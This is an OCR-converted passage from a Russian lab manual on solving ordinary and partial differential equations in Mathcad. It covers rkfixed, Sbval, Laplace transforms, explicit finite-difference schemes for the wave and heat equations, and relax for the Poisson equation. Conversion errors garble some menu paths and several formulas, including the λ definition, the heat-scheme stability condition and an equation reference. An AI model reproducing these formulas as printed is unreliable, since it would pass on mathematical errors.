


**Рисунок 9. Решение ОДУ 1-го порядка**

|                                 |                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|---------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| $\text{rkfixed}(y, a, b, n, D)$ | Возвращает матрицу с $p + 1$ столбцами и $n + 1$ строками ( $p$ - количество уравнений или порядок уравнения, $n$ - число шагов на интервале $[a, b]$ ) - таблицу решений системы: первый столбец - это значения аргумента $x$ , а последующие столбцы - значения ординат решения. $y$ - вектор начальных условий размерности $n$ . $D(x, y)$ - функция-вектор из $n$ элементов, содержащая первые производные неизвестных функций. |
|---------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

Можно решить задачу более точно (более быстро), если уменьшить шаг  $h$  там, где производная меняется быстро, и увеличить шаг там, где она ведет себя более спокойно. Для этого предусмотрена функция *Rkadapt* (*adaption* - адаптация). Аргументы и матрица, возвращаемая функцией *Rkadapt*, такие же, как при *rkfixed* (см. Рисунок 9). Решение системы ОДУ показано на Рисунке 11 (Пример 2).

#### Краевые задачи

*Краевая задача* формулируется следующим образом: пусть на отрезке  $[a, b]$  требуется найти решение дифференциального уравнения (для простоты изложение будем вести на примере ОДУ второго порядка):

$$\frac{d^2 y}{dx^2} = f(x, y, y'), \quad \text{при} \quad \text{граничных} \quad 6) \quad \left( \begin{array}{l} \text{условиях } y(a) = A, y(b) = B. \end{array} \right.$$

В этом случае Mathcad предлагает использовать функцию *sbval*, чтобы найти недостающие начальные условия в точке *a*.




Рисунок 10. Решение краевой задачи

|                                                       |                                                                                                                                                                                                                                                                                                             |
|-------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| $\text{Sbval}(v, a, b, D, \text{load}, \text{score})$ | Возвращает вектор, содержащий недостающие начальные условия в точке $a$ . Вектор $v$ задает начальные приближения, $a, b$ - граничные точки интервала решений, $D(x, y)$ - функция-вектор с первыми производными неизвестных функций. $\text{load}(a, v)$ - функция-вектор, возвращающая значение начальных |
|-------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

условий в точке  $a$ .  $\text{score}(b, y)$  - функция-вектор, каждый элемент которого содержит разность между начальным условием заданным в точке  $b$ , и значением искомого решения в этой точке.

После того, как эти недостающие начальные условия будут получены, можно решать обычную задачу с начальными условиями - задачу Коши, используя любую из функций, описанных выше (Рисунок 9). Пример решения краевой задачи показан на Рисунке 10.

#### Символьное решение линейных дифференциальных уравнений

Для получения аналитического решения линейных ОДУ в Mathcad необходимо выполнить следующие действия (Пример 1 Рисунка 11):

Если вы работаете с пакетом Mathcad 5.0, не забудьте предварительно выполнить команду **Symbolic ? Load Symbolic Processor** для загрузки символьного процессора.. Пропустите этот пункт, если вы работаете с пакетом Mathcad 6.0.

- Напечатать исходное уравнение, используя операторы дифференцирования и комбинацию клавиш **[Ctrl]=** для печати символа  $=$ .
- Отметив независимую переменную, выполнить прямое преобразование Лапласа **Symbolic Ю Transforms Ю Laplace Transform (Преобразование Лапласа)**. Результат для ОДУ выше 1-го порядка будет помещен в буфер обмена. Вызовите его нажав клавишу **F4**.
- По результатам преобразования Лапласа “вручную” составить алгебраическое уравнение, приняв обозначения  $L = \text{laplace}(y(t), t, s)$ ,  $C1 = y(0)$  и  $C2 = \text{diff}(y(0), 0)$ .
- Решить составленное алгебраическое уравнение относительно переменной  $L$ , используя команду **Symbolic Ю Solve for Variable (Решить относительно переменной)**.




Рисунок 11. Некоторые возможности решения ОДУ в Mathcad

- Отметить переменную  $s$  и произведя обратное преобразование Лапласа **Symbolic Ю Transforms Ю Inverse Laplace Transform (Обратное преобразование Лапласа)** получить решение заданного ОДУ в виде временной зависимости.

Порядок выполнения

**Задание 1.** Решить задачу Коши:  $\frac{dy}{dx} = f(x, y)$ ,  $y(0) = 1$  с шагом  $h = 0.1$  на отрезке  $[0, 1]$ :

- методом Эйлера;
- методом Рунге-Кутты (коэффициенты  $k_i$  задать как функции от  $x$  и  $y$ );
- методом Адамса;
- используя функцию *rkfixed*.
- 

**Варианты задания 1**

| №<br>варианта | $f(x, y)$ | №<br>варианта | $f(x, y)$      | №<br>варианта | $f(x, y)$      |
|---------------|-----------|---------------|----------------|---------------|----------------|
| <b>1</b>      | $x + y$   | <b>6</b>      | $2y - \cos 2x$ | <b>11</b>     | $2y + 3e^{-x}$ |
| <b>2</b>      | $2x^2 +$  | <b>7</b>      | $y - e^{x/}$   | <b>12</b>     | $y/2 - e^{-x}$ |

|          |              |           |                 |           |                  |
|----------|--------------|-----------|-----------------|-----------|------------------|
|          | $2y$         |           | $^2 + 2$        |           |                  |
| <b>3</b> | $e^x - 3y$   | <b>8</b>  | $3y - 2 \sin x$ | <b>13</b> | $y + (\cos x)/3$ |
| <b>4</b> | $y - \sin x$ | <b>9</b>  | $e^{2x} - y$    | <b>14</b> | $y - 4x + 5$     |
| <b>5</b> | $y/3 - x^2$  | <b>10</b> | $2 \sin x + y$  | <b>15</b> | $2x - y/3 - e^x$ |

**Задание 2.** Построить графики решений, полученных методами Эйлера, Рунге-Кутты, Адамса и с помощью функции *rkfixed*.

Вычислить в точке  $x = 1$  относительную погрешность для каждого метода.

**Задание 3.** Найти аналитическое (точное) решение ОДУ из задания 1 с помощью преобразований Лапласа (команды **Symbolic** **Ю Transforms** **Ю Laplace Transform** и **Inverse Laplace Transform**).

**Задание 4.** Решить задачу Коши для системы ОДУ при заданных начальных условиях на отрезке  $[0, 2]$  с шагом  $h = 0.2$ . Решать с помощью функции *rkfixed*. Построить графики функций  $u(t)$  и  $v(t)$ .

#### Варианты задания 4

| №<br>варианта | Система ОДУ                                                     | Начальные условия |         |        |         | №<br>варианта | Система ОДУ                                                  | Начальные условия |         |        |         |
|---------------|-----------------------------------------------------------------|-------------------|---------|--------|---------|---------------|--------------------------------------------------------------|-------------------|---------|--------|---------|
|               |                                                                 | $u(0)$            | $u'(0)$ | $v(0)$ | $v'(0)$ |               |                                                              | $u(0)$            | $u'(0)$ | $v(0)$ | $v'(0)$ |
| <b>1</b>      | $\begin{cases} u'' = 2v + u \\ v'' = 4v - 2u \end{cases}$       | 1.5               | 1.5     | 1      | 1       | <b>9</b>      | $\begin{cases} u'' = 1/2 + v \\ v'' = 4 - u + t \end{cases}$ | 2                 | 0       | -1     | 1       |
| <b>2</b>      | $\begin{cases} u'' = -v + 3u \\ v'' = v - 2u \end{cases}$       | -1                | 1       | -1.5   | 3       | <b>10</b>     | $\begin{cases} u'' = -v + t \\ v'' = v + 3u \end{cases}$     | -1                | 2       | -1.5   | 0       |
| <b>3</b>      | $\begin{cases} u'' = 2v - u \\ v'' = 4v + u \end{cases}$        | 1.5               | 1.5     | 1      | 1       | <b>11</b>     | $\begin{cases} u'' = v - u - t \\ v'' = 2v + u \end{cases}$  | 1.5               | 1.5     | -1     | -1      |
| <b>4</b>      | $\begin{cases} u'' = 5v \\ v'' = v + 2u + t \end{cases}$        | 1                 | 1.5     | 0      | 2       | <b>12</b>     | $\begin{cases} u'' = 5v + t \\ v'' = 3v + u \end{cases}$     | -1                | 1.5     | 0      | -2      |
| <b>5</b>      | $\begin{cases} u'' = v + u + t \\ v'' = v + 2u - t \end{cases}$ | 0.5               | 1.5     | -1     | 2       | <b>13</b>     | $\begin{cases} u'' = v + u \\ v'' = v + u - t \end{cases}$   | -0.5              | 1       | -1     | 2       |
| <b>6</b>      | $\begin{cases} u'' = 2v + u + t \\ v'' = 4v \end{cases}$        | 0.5               | 2       | 1      | 2       | <b>14</b>     | $\begin{cases} u'' = 2v - u \\ v'' = 4v + t \end{cases}$     | 0                 | -2      | 0      | 2       |
| <b>7</b>      | $\begin{cases} u'' = -v + t \\ v'' = 5v - 7u \end{cases}$       | 5                 | 5       | -1     | 1       | <b>15</b>     | $\begin{cases} u'' = v - 2t \\ v'' = v + 3u \end{cases}$     | 3                 | 3       | -1     | 1       |
| <b>8</b>      | $\begin{cases} u'' = v - 5u \\ v'' = 2v + u + t \end{cases}$    | 1.5               | 1       | 3      | 1       |               |                                                              |                   |         |        |         |

## ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 14

**Цель:** решение дифференциальных уравнений в частных производных

На практике часто приходится сталкиваться с задачами, в которых искомая величина зависит от нескольких переменных. В этом случае решаемые уравнения содержат частные

производные и называются дифференциальными уравнениями в частных производных. К сожалению, очень многие из таких уравнений не имеют аналитического решения, и чтобы решить их, приходится прибегать к численным методам. Для решения дифференциальных уравнений в частных производных численно используется метод конечных разностей.

#### Метод конечных разностей

Численное решение дифференциальных уравнений в частных производных методом конечных разностей состоит в следующем:

1. Построение в области решения равномерной сетки, содержащей  $n$  узловых точек (Рисунок 12).




Рисунок 12. Двумерная сетка

2. Представление производных в конечно-разностной форме:

$$\frac{\partial f}{\partial x} \approx \frac{f_{i+1,j} - f_{i-1,j}}{2h}, \quad \frac{\partial f}{\partial y} \approx \frac{f_{i,j+1} - f_{i,j-1}}{2l}, \quad (1)$$

$$\frac{\partial^2 f}{\partial x^2} \approx \frac{f_{i+1,j} - 2f_{i,j} + f_{i-1,j}}{h^2}, \quad \frac{\partial^2 f}{\partial y^2} \approx \frac{f_{i,j+1} - 2f_{i,j} + f_{i,j-1}}{l^2} \quad \text{и т. д.,}$$

где  $f_{i,j}, f_{i+1,j}, f_{i-1,j}, f_{i,j+1}, f_{i,j-1}$  - значения функции  $f(x, y)$  в точках  $(x_i, y_j), (x_i + h, y_j), (x_i - h, y_j), (x_i, y_j + l), (x_i, y_j - l)$  соответственно.

Такие разностные уравнения записывают для всех узлов сетки и получают в результате систему из  $n$  уравнений с  $n$  неизвестными.

3. Решение полученной системы с целью получения приближённого решения в узлах сетки.

#### Гиперболические уравнения в частных производных

Простейшим видом уравнения гиперболического типа является волновое уравнение. К исследованию волнового уравнения приводит рассмотрение процессов поперечных колебаний струны, продольных колебаний стержня, электрических колебаний в проводе, крутильных колебаний вала и т. п.

Рассмотрим одномерное уравнение колебаний струны. В области  $\{0 \leq x \leq l, 0 \leq t \leq T\}$  требуется найти решение уравнения:

$$\frac{\partial^2 u}{\partial t^2} = a^2 \frac{\partial^2 u}{\partial x^2}, \quad (2)$$

Искомая функция  $u(x, t)$  должна удовлетворять начальным условиям, описывающим начальную ( $t = 0$ ) форму струны  $j(x)$  и скорость её точек  $y(x)$ :

$$u(x, 0) = \varphi(x), \quad \frac{\partial u}{\partial t}(x, 0) = \psi(x), \quad 0 \leq x \leq l \quad (3)$$

и граничным условиям, указывающим, что происходит на концах струны ( $x = 0$  и  $x = l$ ):

$$u(0, t) = \mu_1(t), \quad u(l, t) = \mu_2(t), \quad 0 \leq t \leq T. \quad (4)$$

Совокупность начальных и граничных условий называется *краевыми условиями*.

Для построения разностной схемы решения задачи (2) - (4) построим в области  $\{0 \leq x \leq l, 0 \leq t \leq T\}$  сетку  $x_i = i h, i = 0, 1, \dots, n, l = h n, t_j = j t, j = 0, 1, \dots, m, T = t m$  и аппроксимируем уравнение (2) в каждом внутреннем узле сетки на шаблоне “крест” (Рисунок 13).




**Рисунок 13. . Шаблон для волнового уравнения**

Используя для аппроксимации частных производных выражения (1), получаем следующую разностную аппроксимацию уравнения (2):

$$\frac{u_{i,j+1} - 2u_{i,j} + u_{i,j-1}}{\tau^2} = a^2 \frac{u_{i+1,j} - 2u_{i,j} + u_{i-1,j}}{h^2}. \quad (5)$$

Решая уравнение (6) относительно единственного неизвестного значения  $u_{i,j+1}$ , получаем следующую схему:

$$u_{i,j+1} = 2(1 - \lambda)u_{i,j} + \lambda(u_{i+1,j} + u_{i-1,j}) - u_{i,j-1}, \quad (6)$$

$$\lambda = a^{2\tau^2} / h^2, i = 1, \dots, n - 1, j = 1, \dots, m - 1.$$

Схема (6) называется *трехслойной* потому, что связывает между собой значения  $u_{i,j}$  функции  $u(x, t)$  на трех временных слоях с номерами:  $j - 1, j, j + 1$ . Схема (6) является *явной*, т.е. позволяет в явном виде выразить  $u_{i,j}$  через значения  $u$  с предыдущих двух слоев.

Для начала счета по схеме (6) необходимы значения  $u_{i,j}$  функции  $u(x, t)$  на нулевом ( $j = 0$ ) и первом ( $j = 1$ ) временных слоях. Они определяются начальными условиями (3) и записываются в виде:

$$u_{i,0} = \varphi(x_i), \quad \frac{u_{i,1} - u_{i,0}}{\tau} \approx \psi(x_i) \Rightarrow u_{i,1} = u_{i,0} + \tau \psi(x_i), \quad i = 0, 1, \dots, n. \quad (7)$$

Граничные условия (4) также записываются в сеточном виде:

$$u_{0,j} = \mu_1(t_j), \quad u_{n,j} = \mu_2(t_j), \quad j = 0, 1, \dots, m. \quad (8)$$

Таким образом, решение исходной дифференциальной задачи (2) - (4) сводится к решению разностной задачи (6) - (8).

Схема устойчива, если выполнено условие Куранта  $\alpha\tau/h < 1$ .

Параболические уравнения в частных производных

Простейшим видом уравнения параболического типа является уравнение теплопроводности, или уравнение Фурье. К исследованию уравнения теплопроводности, или уравнения Фурье, приводит рассмотрение процессов распространения тепла, фильтрации жидкости и газа в пористой среде, некоторые вопросы теории вероятностей.

Рассмотрим задачу о распространении тепла в однородном стержне длины  $l$ , на концах которого поддерживается заданный температурный режим. Задача состоит в отыскании функции  $u(x, t)$ , удовлетворяющей в области  $\{0 \leq x \leq l, 0 \leq t \leq T\}$  уравнению

$$\frac{\partial u}{\partial t} = a \frac{\partial^2 u}{\partial x^2}, \quad a > 0 \quad (9)$$

начальному условию

$$u(x, 0) = \varphi(x) \quad (10)$$

и граничным условиям

$$u(0, t) = \mu_1(t), \quad u(l, t) = \mu_2(t) \quad (11)$$




Рисунок 14. Шаблон для уравнения теплопроводности

Построим в области  $\{0 \leq x \leq l, 0 \leq t \leq T\}$  равномерную прямоугольную сетку с шагом  $h$  в направлении  $x$  и шагом  $\tau$  в направлении  $t$  (Рисунок 14). Тогда  $x_i = i h, i = 0, 1, \dots, n, h = l/n; t_j = j \tau, j = 0, 1, \dots, m, t = T/m$ .

Аппроксимируем дифференциальную задачу (9) - (11) на четырехточечном шаблоне, в результате получаем явную двухслойную разностную схему:

$$u_{i,j+1} = \lambda u_{i+1,j} + (1 - 2\lambda) u_{i,j} + \lambda u_{i-1,j},$$

$$i = 1, 2, \dots, n-1, j = 0, 1, \dots, m-1$$

$$u_{i,0} = \varphi(x_i), \quad i = 0, 1, \dots, n,$$



$$u_{0,j} = \mu_1(t_j), \quad u_{n,j} = \mu_2(t_j), \quad j = 0, 1, \dots, m, \quad (12)$$

$$\lambda = \frac{\alpha \tau}{h^2}.$$

Схема устойчива при  $l \leq 1/2$ .

Эллиптические уравнения в частных производных

К исследованию такого уравнения приводит рассмотрение задач об электрических и магнитных полях, о стационарном тепловом состоянии, задач гидродинамики, диффузии и т. д. Рассмотрим решения уравнения Пуассона и его однородной формы - уравнения Лапласа.

Решение уравнения Пуассона будем искать в некоторой ограниченной области  $W = \{0 \leq x \leq q_1, 0 \leq y \leq q_2\}$  изменения независимых переменных  $x, y$ :

$$\frac{\partial^2 u}{\partial x^2} + \frac{\partial^2 u}{\partial y^2} = f(x, y) \quad (13)$$

Граничные условия:

$$\begin{aligned} u(0, y) &= m_1(y), \quad u(a, y) = m_2(y), \quad y \in [0, b], \\ u(x, 0) &= m_3(x), \quad u(x, b) = m_4(x), \quad x \in [0, a], \end{aligned} \quad (14)$$

где  $f, m_1, m_2, m_3, m_4$  - заданные функции (задача, состоящая в решении эллиптического уравнения при заданных значениях искомой функции на границе расчётной области, называется задачей Дирихле.).

Построим в области  $W$  равномерную прямоугольную сетку с шагами  $h$  и  $l$  по  $x$  и  $y$  соответственно:  $x_i = i h, i = 0, 1, \dots, n, h = q_1 / n$ ;  $y_j = j l, j = 0, 1, \dots, m, l = q_2 / m$ .

Аппроксимируем дифференциальную задачу (13) - (14) на шаблоне “крест” (Рисунок 13), в результате получаем неявную трехслойную разностную схему:

$$a_{i,j} u_{i+1,j} + b_{i,j} u_{i-1,j} + c_{i,j} u_{i,j+1} + d_{i,j} u_{i,j-1} + e_{i,j} u_{i,j} = f_{i,j},$$

$$\text{где } a_{i,j} = b_{i,j} = \frac{1}{h^2}, \quad c_{i,j} = d_{i,j} = \frac{1}{l^2}, \quad e_{i,j} = -2 \cdot \left( \frac{1}{h^2} + \frac{1}{l^2} \right) \quad (15)$$

$$i = 1, 2, \dots, n-1, \quad j = 1, 2, \dots, m-1,$$

$$u_{0,j} = \mu_1(y_j), \quad u_{n,j} = \mu_2(y_j), \quad j = 0, 1, \dots, m,$$

$$u_{i,0} = \mu_3(x_i), \quad u_{i,m} = \mu_4(x_i), \quad i = 0, 1, \dots, n$$

Для решения уравнения Пуассона в Mathcad используется функция *relax*

|                                           |                                                                                                                                                                                                                                                               |
|-------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| $\text{relax}(a, b, c, d, e, f, u, rjac)$ | Возвращает квадратную матрицу решения уравнения Пуассона. Здесь $a, b, c, d, e$ - квадратные матрицы одинакового размера, содержащие коэффициенты уравнения (15); $f$ - квадратная матрица, содержащая значения правой части уравнения (15) в каждой точке по |
|-------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|

области  $W$ , в которой ищется решение;  $u$  - квадратная матрица, содержащая граничные значения решения на границе области и начальное приближение для решения внутри области;  $rjac$  - число между 0 и 1, которое управляет сходимостью алгоритма.

При  $f = 0$  получаем уравнение Лапласа:

$$\frac{\partial^2 u}{\partial x^2} + \frac{\partial^2 u}{\partial y^2} = 0 \quad (16)$$

Если для уравнения Лапласа в области  $W$  ввести сетку с равным шагом по осям  $x$  и  $y$ , то разностная схема (16) существенно упрощается

$$\begin{aligned} u_{i+1,j} + u_{i-1,j} + u_{i,j+1} + u_{i,j-1} - 4u_{i,j} &= 0, \\ i &= 1, 2, \dots, n-1, j = 1, 2, \dots, m-1, \\ u_{0,j} &= \mu_1(y_j), \quad u_{n,j} = \mu_2(y_j), \quad j = 0, 1, \dots, m, \\ u_{i,0} &= \mu_3(x_i), \quad u_{i,m} = \mu_4(x_i), \quad i = 0, 1, \dots, n. \end{aligned} \quad (17)$$

Решение уравнения Лапласа с помощью функции *relax* показано на Рисунке

15.

